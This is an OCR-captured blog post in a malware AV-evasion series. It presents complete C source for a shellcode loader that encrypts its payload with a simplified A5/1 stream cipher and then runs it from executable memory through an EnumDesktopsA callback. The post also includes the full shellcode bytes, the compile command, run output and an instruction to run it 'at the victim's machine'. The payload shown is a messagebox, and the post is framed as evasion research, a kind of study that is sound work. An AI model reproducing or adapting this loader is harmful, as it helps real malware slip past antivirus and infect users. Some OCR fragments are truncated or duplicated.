
Malware AV/VM evasion - part 14: encrypt/decrypt payload via A5/1. Bypass Kaspersky AV. Simple C++ example.

cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html

March 24, 2023

21 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/20
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >>
#define A5_STEP(x, y, z) ((x & y) ^ (x & z

void a5_1_encrypt(unsigned char *key, int
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1,
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, unsigned char *out) {
  // initialization
NORMAL  hack.c                                                    unix | utf-8 |
```

win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Type here to search
12:51 AM
3/25/2023
Right Ctrl

```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-24-malware-av-evasion-14> .\hack.exe

original shellcode:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d
31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01
d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24
08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d 85 09 01 00 00 48 31 c9 41 ba
45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00


padded message:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d
31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01
d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24
08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d 85 09 01 00 00 48 31 c9 41 ba
45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90


encrypted message:
e1 51 95 bc 37 fd cd e9 58 50 84 fa 2c 21 70 b7 a4 f4 2e 9e b5 27 62             d 6e 01 20 f7 bb dd 68 40 7c b9 e0 8d c8 61 4b c9 dd 04 1f e0 e9
55 13 9c 9f 49 25 76 f7 28 4f be 05 55 68 69 05 fb d6 91 9c 6b 26 09             3 42 c2 2a 80 1a 0c bd d4 f3 3c ec 05 eb d4 10 bb ca 82 01 06 88
e5 65 e3 dc fe 77 33 f9 64 d7 80 09 84 d5 c9 1c 09 fe c3 6e 11 0b 36             4 e1 08 70 c1 a6 11 91 49 0f 55 15 61 38 e5 70 d9 7e 0d 02 46 74
58 c5 3b c5 61 76 58 3b 41 a3 00 65 48 0b 80 36 be 43 9f 18 e8 3e 41             a 6e 11 0b 06 9c 5c a1 d0 44 5d 69 18 1f 58 50 11 08 c1 5b 55 4e
e8 83 e9 25 69 12 be e1 52 11 09 da 3c 5c 9f b2 e9 4c fa d7 bf 1c 48             4 2a e8 8d 90 fb 28 40 41 3f 46 dd d5 89 03 14 14 e8 31 cc 44 92
05 c2 57 0d af 85 c8 33 dd 55 1a f0 b0 a7 7e bf 94 4c 6f 3f 27 ad 6f             3 76 6e 6f 5f 37 50 c0 10 92


decrypted message:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d
31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01
d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24
08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d 85 09 01 00 00 48 31 c9 41 ba
45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90
```

=^..^=

Meow-meow!

OK

This post is the result of my own research on try to evasion AV engines via encrypting payload with another function: GSM A5/1 algorithm.

A5/1

The A5 algorithm is a stream cipher used for encryption in GSM networks. Here is a step by step flow of the algorithm:

- *Initialization:* - Three `19-bit` registers `R1`, `R2`, and `R3` are loaded with a `64-bit` key. An additional `22-bit` frame counter register is used to ensure that the key stream is different for each frame. The three registers are filled with the key and frame counter using a bit-by-bit loading algorithm. The initial state of the registers is completely determined by the key and frame counter.

- *Clocking:* - In each clock cycle, the three registers are shifted one bit to the left. The output of several taps on the registers are `XOR`ed together to form a feedback bit. The feedback bit is then shifted into the most significant bit of `R1`. `R2` and `R3` are shifted to the left by one bit, and the least significant bits of `R1` and `R2` are shifted into `R2` and `R3` respectively.

- *Key generation:* - `A8` and `A5` algorithms use different clocking sequences, but the key generation process is similar. In each clock cycle, a bit is generated for the key stream by `XOR`ing together bits from the three registers and the feedback bit. The generated bit is added to the key stream. The key stream is `XOR`ed with the plaintext to produce the ciphertext.

- *Decryption:* - Decryption is simply the reverse process of encryption. The ciphertext is `XOR`ed with the key stream to produce the plaintext.

Note: This is a high-level overview of the `A5` algorithm. The actual implementation may differ depending on the specific use case.

practical example

I create the simplest implementation:

```
void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}
```

`A5/1` algorithm implementation in the provided function `a5_1_encrypt`:

- The function takes four input arguments: `key`, `key_len`, `msg`, and `msg_len`, which represent the encryption key, the length of the key, the plaintext message to be encrypted, and the length of the message, respectively. It also takes an output argument out, which will hold the encrypted message.
- The function initializes three 32-bit registers `R1`, `R2`, and `R3` to `0`.
- The function loops through the first 64 bits of the encryption key and uses them to initialize the three registers as follows:
  For each bit in the key, the function calculates the feedback bit as the `XOR` of the key bit, the `18th` bit of `R1`, the `21st` bit of `R2`, and the `22nd` bit of `R3`.
  The function shifts `R1`, `R2`, and `R3` to the left by one bit and sets the least significant bit of `R1` to the feedback bit.

- The function loops through the plaintext message and encrypts each byte as follows: For each byte of the message, the function calculates a feedback bit as the `XOR` of the `8th` bit of `R1`, the `10th` bit of `R2`, and the `10th` bit of `R3`.
  The function generates a byte of the key by `XOR`ing eight feedback bits with the corresponding bits of `R1`, `R2`, and `R3`.
  The function `XOR`s the byte of the message with the corresponding byte of the key to produce the encrypted byte.
  The function shifts `R1`, `R2`, and `R3` to the left by eight, ten, and ten bits, respectively, and sets the least significant bit of `R1` to the feedback bit.
- The function stores the encrypted message in the `out` buffer and returns.

I decided to encrypt the payload and decrypt it and see what happens: how many AV engines detect it as malicious in virustotal and how much Shannon's entropy will increase.

For decrypt using this code:

```
void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}
```

As you can see, it is the same logic as an encryption function.

So our full source code is looks like (`hack.c`):


```
/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

int main() {
  unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
  unsigned char message[] = { 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8,
0xd0, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b, 0x52,
0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a, 0x4a, 0x4d, 0x31,
0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1, 0xc9,
0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20,
0x3e, 0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
0x85, 0xc0, 0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b,
0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1,
0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8,
0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0,
0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0,
0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59,
0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff,
0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0,
0x0, 0x3e, 0x4c, 0x8d, 0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45,
0x83, 0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56,
0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d,
0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0 };
  int key_len = sizeof(key);

  int my_payload_len = sizeof(message);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;

  unsigned char padded[pad_len];
  // memset(padded, 0x90, pad_len);
  // memcpy(padded, message, my_payload_len);

  memcpy(padded, message, my_payload_len);
  memset(padded + my_payload_len, 0x90, pad_len - my_payload_len);

  printf("\noriginal shellcode: \n");
  for (int i = 0; i < sizeof(message); i++) {
    printf("%02x ", message[i]);
  }
  printf("\n\n");

  printf("\npadded message: \n");
  for (int i = 0; i < sizeof(padded); i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  unsigned char encrypted[pad_len];
  a5_1_encrypt(key, key_len, padded, pad_len, encrypted);

  printf("\nencrypted message: \n");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", encrypted[i]);
  }
  printf("\n\n");

  unsigned char decrypted[pad_len];
  a5_1_decrypt(key, key_len, encrypted, pad_len, decrypted);

  printf("\ndecrypted message:\n");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", decrypted[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decrypted, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

As you can see, as usually used `meow-meow` messagebox payload. And added printing just for checking corectness.

demo


Let’s go to compile our “malware”:

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ nvim hack.c

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5257 Mar 25 10:50 hack.c
```

Then, run it at the victim's machine:



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_le
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)                1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >>
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 2
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}
```

win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to


```
4c 6f 3f 27 ad 6f 71 7b d7 21 05 38 76 6e 6f 5f 37 50 c0 10 92


decrypted message:
